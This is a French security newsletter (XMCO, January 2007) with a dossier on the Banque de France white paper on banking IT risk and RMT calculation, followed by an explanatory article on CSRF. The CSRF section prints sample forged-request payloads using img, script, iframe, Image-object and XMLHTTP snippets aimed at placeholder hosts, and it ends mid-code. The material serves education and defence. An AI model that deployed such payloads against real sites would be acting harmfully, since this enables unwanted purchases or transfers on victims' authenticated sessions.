

“ Retour vers le futur : telnet -fbin... ”

xmco | Partners

1987, un voisin me prête un Thomson MO5. Immédiatement, je me tourne vers une programmation en BASIC. C'est alors qu'apparaît, par hasard, un bug très sympathique. En effet, lorsque l'on appuie sur toutes les touches en même temps, les visages des développeurs Thomson apparaissent à l'écran (320x200 pixels).

1992, avec un câble RTC et un modem Hayes 2400, je connecte mon 386sx à un BBS. L'échange d'informations prend une autre dimension via les newsgroups ; les mêmes qui sont re-devenus un *must* en 2006 !

Le déblocage de protection mis à part, cette époque, qui n'est pas si lointaine, m'a apporté la culture du « il n'y a pas de problèmes insolubles, il n'y a que des solutions ». L'optimisation des fichiers de configurations obscurs m'a également appris que les solutions sont souvent sous nos yeux, encore faut-il savoir les chercher...

2007, lors de la réalisation de nos tests d'intrusion, je suis toujours emprunt de cette culture : "Il doit bien y avoir une

erreur oubliée quelque part sur ce portail web pour accéder aux fichiers protégés... Plongeons dans cette nouvelle technologie, cherchons encore...

Le fondement du métier de consultant en sécurité informatique est de persévérer dans la recherche des failles.

Aujourd'hui, chez XMCO, à l'heure où nos concurrents réalisent des croissances externes et industrialisent leurs proces-

seurs, y a toujours des programmes, des systèmes, des développeurs et de ce fait des vulnérabilités.

L'exemple le plus significatif est le retour d'une faille de sécurité découverte en 1994 sur AIX. On retrouve, aujourd'hui, cette faille sur les Solaris 10 et 11 (faille *froot*, voir notre bulletin du 12 février).



sus de travail, nous privilégions notre passion pour l'informatique et continuons de croire, que derrière les technologies sécurité "*unbreakable*" et les centres externalisés de gestion de la sécurité dans des bunkers à l'étranger, il




Frédéric Charpentier
Consultant XMCO

JANVIER 2007

Nombre de bulletins Microsoft : 6
Nombre d'exploits dangereux : 45
Nombre de bulletins XMCO : 158

TOP 5 DES VIRUS

1. 46,1% Dorf
2. 16,1% Netsky
3. 9,8% Mytob
4. 8,5% Stratio
5. 3,6% Zafi



🔑 Dossier Sécurité bancaire.....	2
Un point sur le livret blanc de la commission bancaire	
🔑 Etat de l'art	8
Explication d'un type d'attaque méconnu : le CSRF	

🔑 Attaques et alertes majeures.....	12
Description et analyse des attaques les plus importantes du mois.	
🔑 Outils Libres.....	15
Découvrez les outils les plus efficaces.	

UN POINT SUR LE LIVRET BLANC DE LA COMMISSION BANCAIRE

Présentation du livret blanc

Publié en 1996 par la **Banque de France** et le Secrétariat Général de la Commission Bancaire (**SGCB**), le Livre Blanc sur la sécurité des systèmes d'informations dans **les établissements de crédits** constitue un document incontournable. Les banques et toutes les sociétés susceptibles de réaliser des opérations de crédit et de conservation de comptes (Crédit à la consommation, Bourse en ligne, etc.) doivent s'y référer afin d'appréhender les risques et les enjeux de l'informatique dans les milieux bancaires.

Voici quelques uns des principaux points abordés, assortis d'exemples simples.

XMCO | Partners

Les enjeux

L'informatique : le coeur du système bancaire

Le Livre Blanc demande aux banques et aux établissements de crédit d'assurer leur **devoir de sécurité** à l'égard de leur Système d'Information, de leurs clients et de l'ensemble du système bancaire.

Cette demande provient du constat que l'outil informatique est devenu le cœur du fonctionnement bancaire et qu'il constitue, de ce fait, une source de risques bien plus importante que dans n'importe quelle autre industrie.

L'informatique est l'**outil de production** des banques. Une défaillance informatique importante entraînerait des conséquences fâcheuses pour les clients ainsi que pour les autres établissements qui sont en relation avec l'organisme victime.

Ces risques sont d'autant plus importants que la possibilité de **reconstitution a posteriori des données perdues** ou endommagées est, aujourd'hui, **devenue irréaliste**, compte-tenu des volumes de transactions.

Une démarche Top-Down : sensibilisation au plus haut niveau de la banque



Afin de ne pas alourdir la réglementation bancaire déjà existante, la commission bancaire a préféré suivre le principe de type « **Best Practices** » avec la diffusion du Livre Blanc.

La démarche préconisée consiste à **impliquer la Direction Générale** de chaque établissement en lui attribuant l'application et le **contrôle** des moyens de sécurité informatique.

Le Livre Blanc propose, sans imposer, la méthode d'évaluation des risques "**Marion**" publiée par le CLUSIF.



Une démarche en 4 étapes pour maîtriser les risques

Comme il n'est possible d'agir efficacement que sur les risques identifiés, le Livre Blanc recommande une méthodologie d'évaluation des risques en **4 ETAPES** : **IDENTIFIER** les risques, les **CLASSER**, les **CHIFFRER** et les **ARBITRER**.



ETAPE 1 : IDENTIFIER LES RISQUES

Il est nécessaire d'**identifier et de lister des menaces** auxquelles le Système d'Information de la banque peut être confronté.

Ces dernières peuvent être de différentes natures : naturelles, accidentelles (incendie), humaines (volontaire ou involontaire).

Le rôle du DSI et du RSSI est alors de mettre en place des mesures de sécurité pour **diminuer l'impact de ces menaces** potentielles.

Exemples de menaces non classées :

- Inondation de la salle informatique principale
- Attaques de « déni de service » sur le site web
- Indisponibilité du réseau des distributeurs automatiques
- « crash » d'une partie de la base de données clients, etc.



ETAPE 2 : CLASSER LES RISQUES IDENTIFIES SELON LES CRITERES D.I.C.P

Chaque risque identifié lors de l'étape 1 doivent être classés en fonction des quatre critères suivants : **Disponibilité**, **Intégrité**, **Confidentialité** et **Preuve**.

Disponibilité : Tous les éléments susceptibles d'**interrompre la production** : pannes informatiques, électriques ou de télécommunications.

Intégrité : Tous les éléments capables de **corrompre le contenu** des données bancaires : valeurs sur un compte, modification impromptue des valeurs de change et/ou de titres.

Confidentialité : Tous les éléments liés au **secret bancaire**. Seules les personnes habilitées peuvent accéder aux informations stockées.

Preuve : Tous les éléments liés à l'audibilité et à la traçabilité des transactions : Z a transféré la somme X à Y le jour J.


Quelques exemples DICP :

Risque de type Disponibilité : Un pirate informatique peut, volontairement, à partir d'Internet, « planter » le site web de la banque utilisé pour la consultation des comptes.

Risque de type Confidentialité : Un client malicieux qui possède un compte bancaire peut, par le biais du site web, lire les relevés de comptes d'un autre client.

Risque de type Preuve : Un employé de la banque peut effectuer un virement de compte à compte sans qu'aucune trace ne puisse être présentée, en cas de litige, sur le montant et la date.

Risque de type Intégrité : Pendant la sauvegarde nocturne de la base de données du système central, il est possible que les dates de valeurs soient effacées ou bien réinitialisées lors d'une coupure de courant qui surviendrait au même moment.



Une fois que ces risques ont été identifiés et classés selon l'un des critères DICP, l'évaluation peut commencer.



ETAPE 3 : EVALUER SON RISQUE MAXIMAL TOLÉRABLE (RMT)

Comme l'indique le Livre Blanc : « *Tout ne peut pas être fait tout de suite et à n'importe quel prix pour éviter toute forme de risque* ». Il est donc nécessaire d'établir des priorités en chiffrant les risques identifiés.

Le Livre Blanc apporte le concept de calcul du **Risque Maximal Tolérable (RMT)**.

Le calcul de ce facteur RMT servira ensuite de base à la stratégie de gestion des risques.





ETAPE 4 : CLASSER LES RISQUES SELON 2 CATÉGORIES: "STRATEGIQUE" et "NON STRATEGIQUE"

La Direction Générale arbitre les risques identifiés en fonction de l'impact qu'ils ont sur l'activité de l'établissement. Pour cela, la commission bancaire propose une échelle à 5 niveaux (de 0 à 4) où **seuls les risques de niveau 2 et plus** doivent être pris en compte.

Niveau 0 : Risques « Extrêmement faibles »

Risques dont l'impact financier est négligeable.

Exemple : Panne momentanée d'un distributeur de billet.

Niveau 1 : Risques « Faibles »

Risques susceptibles d'occasionner des pertes financières faibles et peu gênantes pour le client.

Exemple : Panne d'un poste de travail ou fonctionnement temporaire en mode dégradée d'une agence.

Niveau 2 : Risques « Sensibles »

Risques susceptibles d'entraîner des pertes financières significatives, de nuire à l'image de marque de l'établissement ou de générer une infraction mineure à la législation.

Exemple : Indisponibilité du site web pendant plus d'une heure.

Niveau 3 : Risques « Critiques »

Risques qui peuvent engendrer des pertes financières inacceptables (ex : 30 % du RMT), ou bien une perte importante de clientèle.

Exemple : Failles de sécurité dans le site web transactionnel qui permettrait de voler et de transférer l'argent de comptes clients.

Niveau 4 : Risques « Stratégiques »

Risques susceptibles de causer l'arrêt immédiat (ou à court terme) d'une activité de l'établissement, ou d'entraîner des sanctions judiciaires.


Exemple : Panne informatique qui entraînerait la perte de la base de données avec l'impossibilité de restaurer une partie des comptes clients sous des délais raisonnables.



LES DEFINITIONS...

RMT : « la part des fonds propres que la banque, en fonction de sa stratégie, "accepte" de perdre en cas de catastrophe, auquel on peut ajouter la part des résultats opérationnels ("cash-flow") qui pourrait également absorber ce sinistre et les garanties, notamment les remboursements possibles "garantis" par la police d'assurance couvrant ces risques. »

RTMi : Le RTMi est le coût maximal lié à un sinistre informatique.



Le problème du RMT : Evaluer le risque tolérable

Le Livre Blanc apporte le concept de **Risque Maximal Tolérable** dans sa démarche en quatre étapes présentée ci-dessus.

Le RMT au centre des attentions

Pour bien saisir le rôle du **RMT** au sein du Livre Blanc Bancaire, il existe deux formules simplifiées.

Pour un scénario « sinistre informatique » dans la banque, le risque est défini par la formule suivante :

$$\text{Risque} = (\text{Probabilité d'apparition du sinistre}) * (\text{Conséquences financières si le sinistre survient})$$

Le livre Blanc stipule que la somme des risques doit être inférieure au RMT.

Somme des Risques \leq RMT

L'évaluation du montant du RMT constitue donc une étape fondamentale pour l'établissement bancaire : le RMT est le majorant de l'équation de gestion des risques.

Comment calcul-t-on le RMT ?

Quelle somme d'argent la banque accepte-t-elle de perdre en cas de panne informatique pour ne pas couler? Cette perte peut-elle être « amortie » par les bénéfices annuels et par les assurances?

Le RMT c'est la « VALUE AT RISK »

Voici la formule de calcul du RMT :

$$\text{RMT} = \alpha * \text{Fond Propre} + \beta * \text{Bénéfices.} + \gamma * \text{Montant de la Garantie d'Assurance}$$

α est le pourcentage des fonds propres de l'établissement fixée comme limite de perte maximale en cas de sinistre informatique total. L'exemple donné par le Livre Blanc est 20 %.

β est le pourcentage du résultat brut d'exploitation annuel pouvant servir à éponger une catastrophe.

γ est la proportion estimée (taux de couverture probable), compte tenu des garanties prises (assurances...), qui peuvent servir de compensation monétaire (ou technique) en cas d'accident au sein du système d'information.

La détermination fine du montant du RMT peut s'avérer être un véritable casse-tête. Le choix de l'évaluation du RMT incombe uniquement à la Direction Générale, seule entité habilitée à arbitrer parmi les différents enjeux.

Il est important de ne pas oublier que le **RMT n'est qu'une estimation**. Sa détermination permet de **fixer une valeur** précise dans un univers de **risques flous**. Celle-ci sera ensuite utilisée comme base pour des arbitrages.

La plus grande valeur ajoutée, en ce qui concerne le calcul du RMT, n'est pas l'exactitude de la valeur obtenue mais le fait que **la Direction Générale engage une telle démarche de maîtrise des risques informatiques**.



INFO...

Nordea
Investment Funds

Les attaques de Phishing : problématique majeur de la sécurité des sites bancaires

La sécurité en milieu bancaire est critique. Des données sensibles et des sommes d'argent sont au centre de malversation. La recrudescence des attaques de type Phishing depuis 1 an remet en cause la sécurité des banques qui doivent sensibiliser leurs clients aux nouveaux moyens mis en oeuvre par les pirates.

Récemment, la banque Nordéa fut la cible d'une attaque de grande ampleur orchestrée par des pirates russes (près de 120). L'attaque de Phishing a discrètement été mise en place 15 mois auparavant sans éveillé la suspicion des responsables.

Un email était envoyé à tous les clients de la banque en leur proposant de télécharger une solution antivirus qui était, en réalité un cheval de Troie (Haxdoor). L'email reprenait exactement les couleurs de la banque suédoise et redirigeait les victimes potentielles sur une page pirate.

Près de 250 clients de la banque se sont fait piéger mais pas moins de 1.14 millions de dollars ont pu être récupérés. Le bilan aurait pu être nettement alourdi lorsque l'on sait que la banque possède près de 4.6 millions d'utilisateurs du service en ligne.

LA PREUVE PAR L'EXEMPLE...

Exemple d'évaluation du RMT

Afin d'illustrer les éléments théoriques présentés ci-dessus, nous proposons l'étude du cas d'un établissement financier. Celui-ci propose à ses clients l'achat et la vente de produits financiers (actions, options, futures, warrants) uniquement sur Internet. Les achats peuvent être réglés comptant ou de manière différée (SRD). L'établissement réalise donc des opérations de crédit.

Nous commençons par l'évaluation du montant du RMT.

Hypothèses : L'établissement possède 15 millions d'euros de fonds propres et nous fixons, comme le recommande le Livre Blanc, α à 20%. L'établissement réalise 5 millions d'euros de résultats bruts. La direction générale choisit de fixer β à 10%. C'est-à-dire que 10% des résultats d'exploitation peuvent servir à éponger les pertes en cas de sinistre.



Enfin, nous ne choisissons pas la valeur du **montant de l'assurance** γ . Cette variable sera l'inconnue de notre équation. Nous tenterons ainsi d'en faire une évaluation afin de choisir au mieux le système d'assurance que l'établissement doit adopter.

Reprenons la formule du calcul du RMT :

$$\text{RMT} = \alpha * \text{Fonds Propres} + \beta * \text{Bénéfices} + \gamma * \text{Montant de la Garantie d'Assurance}$$

Et dans notre cas :

$$\text{RMT} = (15\,000\,000 * 20\%) + 5\,000\,000 * 10\% + \gamma = 3\,500\,000 \text{ €}$$

Nous avons donc le montant du RMT de l'établissement. Il nous faut encore définir δ_i , la part du RMT global associée aux risques informatiques (le RMT_i). Nous fixons cette part à 1/5. C'est-à-dire que 20% des risques de l'établissement peuvent être attribués à des sinistres informatiques.

$$\text{RMT}_i = \text{RMT} * \delta_i = \text{RMT} * 1/5 = 700\,000 \text{ €}$$

Dans notre cas, nous identifions deux risques R1 et R2. L'un est de type Intégrité et l'autre, de type Disponibilité.

R1 : « Piratage d'un compte sur le site avec transfert frauduleux vers un compte extérieur »

Le montant maximum d'un transfert depuis le site vers un compte extérieur est de 500 000 euros. Soit $V1 = 500\,000 \text{ €}$

$$R1 = \mu_1 * V1, \text{ avec } V1 = 500\,000 \text{ €}$$

Reste à définir la probabilité d'occurrence μ_1 d'un tel sinistre.

$$R2 = \mu_2 * V2, \text{ avec } V2 = 20\,000\,000 \text{ €}$$

R2 : « Attaque Internet du site web entraînant une indisponibilité d'une journée »

La somme des pertes engendrées, pour l'ensemble des clients, par l'impossibilité de vendre ou d'acheter en fonction des variations des marchés financiers peut être très importante. Nous fixons la perte totale à 20 millions d'euros, soit $V2 = 20\,000\,000 \text{ €}$.

Imaginons alors **3 cas de figure**:

CAS N°1 : LE CAS IDÉAL	CAS N°2 : LE CAS RÉEL	CAS N°3 : LE CAS CRITIQUE
L'établissement maîtrise la sécurité de son système d'information. Les probabilités d'occurrence μ_1 et μ_2 sont donc très faibles.	La sécurité du système est imparfaite , mais les employés et les clients demeurent fiables. Les probabilités d'occurrence μ_1 et μ_2 ne sont pas négligeables.	Le système est vulnérable et exposé à des utilisateurs peu scrupuleux. Les probabilités d'occurrence μ_1 et μ_2 sont élevées.
Soit : $\mu_1 = 1/1000$ et $\mu_2 = 1/250$. RTMi évalué à 700 000 euros	Soit : $\mu_1 = 1/10$ et $\mu_2 = 3/100$	Soit : $\mu_1 = 1/10$ et $\mu_2 = 1/20$.
La somme des risques est alors définie comme suit : $R1 + R2 = (500\ 000 * 1/1000) + (20\ 000\ 000 * 1/250)$ =80 500 €	Nous définissons la somme des risques ($\mu_1 * V1 + \mu_2 * V2$) de la manière suivante: $R1 + R2 = (500\ 000 * 1/10) + (20\ 000\ 000 * 3/100)$ = 50 000 + 600 000 = 650 000 €	La somme des risques est alors définie de la manière suivante : $R1 + R2 = (500\ 000 * 1/10) + (20\ 000\ 000 * 1/20)$ = 50 000 + 1 000 000 = 1 050 000 €
80 500€ << RTMi Avec un RMTi évalué à 700 000 €, l'établissement est alors dans une situation où la somme des risques est très inférieure au RMTi	L'établissement est alors dans une situation où la somme des risques est proche du RMTi .	L'établissement est alors dans une situation où La somme des risques est supérieure au RMTi .
Dans le cas n°1 où $R1 + R2 \ll \text{RTMi}$, l'établissement peut choisir de réduire la part de risque informatique de sa police d'assurance.	Dans la cas n°2 où $R1 + R2 \approx \text{RTMi}$, l'établissement doit renforcer sa sécurité et adapter le contrat d'assurance relatif aux risques informatiques.	Dans la cas n°3 où $R1 + R2 > \text{RTMi}$, l'établissement doit agir μ_1 et μ_2 et tenter de trouver des solutions pour réduire V1 et V2.

Le suivi permanent du RMTi et des nouveaux risques

Après les calculs, les arbitrages, les contrôles et les audits, il conviendra de faire évoluer en permanence le calcul du RMT et du RMTi.

Comme l'indique le Livre Blanc : « toute création ou modification importante de logiciel applicatif développé en interne, ou tout achat de progiciel applicatif doit faire l'objet d'une analyse de vulnérabilité donnant lieu à l'établissement d'un chapitre sécurité formalisé : consultable, maintenable et accessible ».

Les banques font aujourd'hui face à de nouveaux risques comme le "phishing", qu'elles intègrent à leur calcul du RMT.

Conclusion

Le Livre Blanc de la commission bancaire est un document incontournable pour tous les établissements bancaires ou les établissements de crédits. Écrit il y a plus de 10 ans, ce document demeure une référence en matière de **gestion raisonnée des risques informatiques**.

Les audits de sécurité et les tests d'intrusion constituent des outils efficaces pour évaluer et réduire les risques liés à l'informatique dans un milieu bancaire.


Bibliographie

* [1] Livre Blanc sur la sécurité des systèmes d'information

http://www.banque-france.fr/fr/supervi/supervi_banc/publi/lbsecusys.htm



NOUVELLES TENDANCES



Le CSRF : une attaque moins connue mais toute aussi dangereuse

Après vous avoir présenté les attaques de vol de sessions puis les méthodes d'encodages utilisées par les pirates, nous avons choisi d'aborder une autre technique moins connue que le Cross Site Scripting mais qui peut avoir des conséquences dramatiques sur un système d'informations. Nous analyserons l'attaque baptisée « Cross Site Request Forgery » (CSRF) avec des exemples précis et des mesures de protections qui pourront être implémentées.

XMCO | Partners

La relation d'authentification entre le client et le serveur au sein d'une application web constitue un enjeu majeur. La plupart des applications identifient correctement les utilisateurs et comprennent leurs requêtes. Cependant, certaines ont encore beaucoup de mal à vérifier les origines des requêtes et les intentions réelles des clients. L'attaque que nous allons vous présenter est simple à mettre en place et pourtant, peu de webmasters y sont sensibilisés.

Qu'est ce que le CSRF??

Définition

CSRF ou plus communément appelée « Cross Site Request Forgery » est une classe d'attaques propre aux applications Web. Elle reste l'une des moins médiatiques malgré les effets dévastateurs qu'elle peut présenter. Issue d'un problème nommé « Confused deputy » [1] découvert par Norm Hardy en 1988, l'attaque relative aux applications Web fut officiellement révélée en Juin 2001 par Peter Watkins sur la liste de diffusion « Bugtrack ». Elle fut surnommée « Cross Site Request Forgery » mais est plus communément appelé CSRF (prononcée Sea Surf) ou XSRF.

Cette technique exploite la confiance qu'une application montre à l'égard de ses clients. Le but est de forcer le navigateur de la victime à envoyer une requête silencieuse à l'insu d'un internaute.

Au premier abord, cette attaque peut sembler difficile à mettre en place. Détrompez-vous ! Elle peut être menée par n'importe qui et d'une manière extrêmement simple. Pour cela il suffit d'insérer un script dans une page web ou de le camoufler dans un e-mail. En suivant le lien contrefait, le

navigateur de la victime va exécuter une requête vers un site sur lequel la victime est authentifiée (voir démonstration plus bas).

Méconnue par la plupart des RSSI, elle vise particulièrement les sites web dont les structures des requêtes utilisées sont prédictibles.

Sachez, avant de vous plonger dans des explications détaillées et des exemples concrets, que le taux de réussite de ce genre d'attaque est bien plus élevé que ce que l'on imagine...

XSS et CSRF

Le nom ressemble étrangement à la technique « XSS » (Cross Site Scripting). Il est fréquent que ces deux attaques soient assimilées alors qu'elles sont diamétralement opposées.

Le XSS est une attaque construite dans le temps, menée étape par étape (vol de cookie puis réutilisation), qui a pour but d'injecter du code dans un document HTML afin d'abuser le navigateur client. L'attaque cible un site précis qui possède un problème de validation de certaines entrées utilisateur.

Le CSRF est une attaque instantanée. Elle ne repose pas sur l'exécution d'un script dans un navigateur. Son but est d'exécuter une action non désirée par le client sur un site où la victime possède un accès privilégié.

Concrètement, le XSS est réalisé pour voler un cookie de session alors que le CSRF va utiliser le cookie de session (sans que le pirate ne connaisse sa valeur) et la confiance établie entre le site web et le client afin d'exécuter une requête légitime mais toujours à l'insu de l'utilisateur abusé.

La portée de cette attaque est donc plus étendue. Un site peut se protéger du XSS en utilisant un filtre sur les entrées utilisateur alors que la requête exécutée avec le CSRF paraîtra totalement légitime. Nous sommes au centre du problème...

Le CSRF se base sur la confiance attribuée aux utilisateurs par l'application.

Comment ça marche?

**Explications de l'attaque avec une balise **

Les balises IMG représentent l'un des vecteurs d'attaques les plus répandus. Afin de bien comprendre la portée de cette faille, prenons un exemple simple. Le code suivant est une page web html qui affiche à la suite du mot "XMCO PARTNERS", une image provenant de notre site web.

```
<html>
<p>XMCO PARTNERS :
</p>
</html>
```

Le navigateur qui affiche cette page va aller télécharger l'image « access.gif » sur le serveur qui héberge le site « xmcopartners.com » sans que l'utilisateur ne s'en aperçoive. L'opération est transparente pour l'utilisateur...



La même requête avec un nom d'image erroné donne alors le résultat suivant :



Dans ce cas, la requête « GET /images/acceszzzzz.gif » n'a pas aboutie mais a bien été interprétée par le serveur qui a renvoyé une erreur « 404 not found »

Le navigateur ne fait aucune différence entre une requête GET d'une page web ou d'une image. On voit ici quel impact pourrait avoir une requête particulièrement travaillée et envoyée à l'insu de la victime. En injectant le code suivant, on peut imaginer les conséquences si l'utilisateur est préalablement loggué sur le site en question. On force ici l'utilisateur à acheter 100 télévisions...

```
< img src= http://www.achat-en-ligne.com/
index?buy=tv&nb=100&confirm=1 >
```


Un scénario d'attaque

Le scénario d'une telle attaque est relativement proche d'une tentative de vol de session par une attaque XSS. Tout l'intérêt de cette technique va être d'inciter la future victime à visiter une image factice chargée d'envoyer une requête HTTP au serveur.

Imaginons le cas suivant : vous êtes connecté sur le site de votre banque afin de vérifier le solde de votre compte en banque. Un ami qui a pris soin d'étudier le type de requête envoyé lors d'un transfert d'argent entre deux comptes, vous envoie un message par email pour vous inciter à visiter une adresse malicieuse.


Comme la plupart des internautes crédules, un email correctement rédigé avec un sujet important ou intéressant (britney spears nue !) va générer un vif attrait pour le lien envoyé.

Une fois l'adresse suivie, une image s'affiche dans votre navigateur. Une « iframe » cachée soumet un formulaire au site de votre banque (sur lequel vous êtes identifié) sans que vous vous en rendiez compte.



L'attaque sera particulièrement intéressante à mener sur un réseau local. Les utilisateurs se connectent une seule fois sur les différentes applications de l'intranet et y restent connectés toute la journée tant que le navigateur n'est pas fermé. De même les points d'accès (notamment pour les administrateurs) peuvent être ciblés.

Le schéma suivant montre la portée de cette attaque. En connaissant particulièrement le réseau local d'une entreprise (exemple : un ancien administrateur licencié), un pirate externe pourrait même exécuter une requête à l'intérieur d'un réseau.



Cette attaque requiert certaines conditions que nous présentons dans la suite de cet article.

Mon application est-elle vulnérable?

Conditions requises

Plusieurs conditions doivent être réunies pour permettre une éventuelle attaque. Les sites qui implémentent des requêtes « POST » sont moins exposés. En effet, les requêtes « GET » sont facilement prédictibles. Les informations transitent dans l'URL, il suffit donc de forger une URL afin d'envoyer une requête valable au serveur web.

Par ailleurs, le pirate doit être certain que la victime est authentifiée sur le site et qu'elle possède un cookie. Le site web cible ne doit pas implémenter une seconde étape lors de la validation des actions et les paramètres envoyés doivent rester statiques.

Si plusieurs pages de formulaires sont utilisées, le pirate devra construire un script bien plus évolué qu'une simple URL. L'application sera donc moins exposée.

Les conséquences d'une attaque.

La plupart des services fournis par une application web peuvent ainsi être exploités par cette attaque : changement de mot de passe, post de message sur un forum, achat en ligne, achat d'action sur un site boursier, envoi d'une carte de vœux virtuelle, envoi d'e-mails... Ce genre d'attaques est souvent perpétré à l'encontre des forums. Il utilise des balises images pour dissimuler le code.

On peut maintenant imaginer les conséquences d'une attaque plus évoluée. Une victime, connectée à son site en ligne visite un site pirate qui envoie une requête HTTP destinée à créditer son compte sans que cette dernière n'ait spécifiquement choisi d'effectuer cette action. Le site de la banque voit seulement un utilisateur connecté qui réalise une opération. L'application autorise la requête car elle accorde toute sa confiance à l'utilisateur (problème de non repudiation).

Un pirate pourra également forcer la victime à poster un ver sur un forum, ou à relayer une requête lourde vers un site choisi pour causer un déni de service.

Pire encore, si le pirate utilise cette attaque pour passer un ordre boursier à l'insu d'un utilisateur, comment ce dernier pourra-t-il prouver qu'il n'est pas l'initiateur de la requête ?

INFO...

Différentes techniques pour une même attaque

Différentes possibilités sont offertes au pirate pour mener une telle attaque. Le plus simple reste l'utilisation de codes HTML ou d'objets Javascript. Le code malicieux va être dissimulé derrière un lien légitime dans un e-mail ou sur une page web.



Code HTML :

✓ **IMG SRC**

```

```

✓ **SCRIPT SRC**

```
<script src="http://host/?command">
```

✓ **IFRAME SRC**

```
<iframe src="http://host/?command">
```



Code Javascript :

✓ **'Image' Object**

```
<script>
var foo = new Image();
foo.src = "http://host/?command";
</script>
```

✓ **'XMLHTTP' Object** (pour forger des requête POST)

```
<script>
var post_data = 'name=value';
var xmlhttp=new
ActiveXObject("Microsoft.XMLHTTP");
//sous Internet Explorer
// ou var xmlhttp=new XMLHttpRequest();
sous Mozilla
xmlhttp.open("POST", '', true)
http://url/path/file.ext';
xmlhttp.onreadystatechange = function () {
if (xmlhttp.readyState == 4)
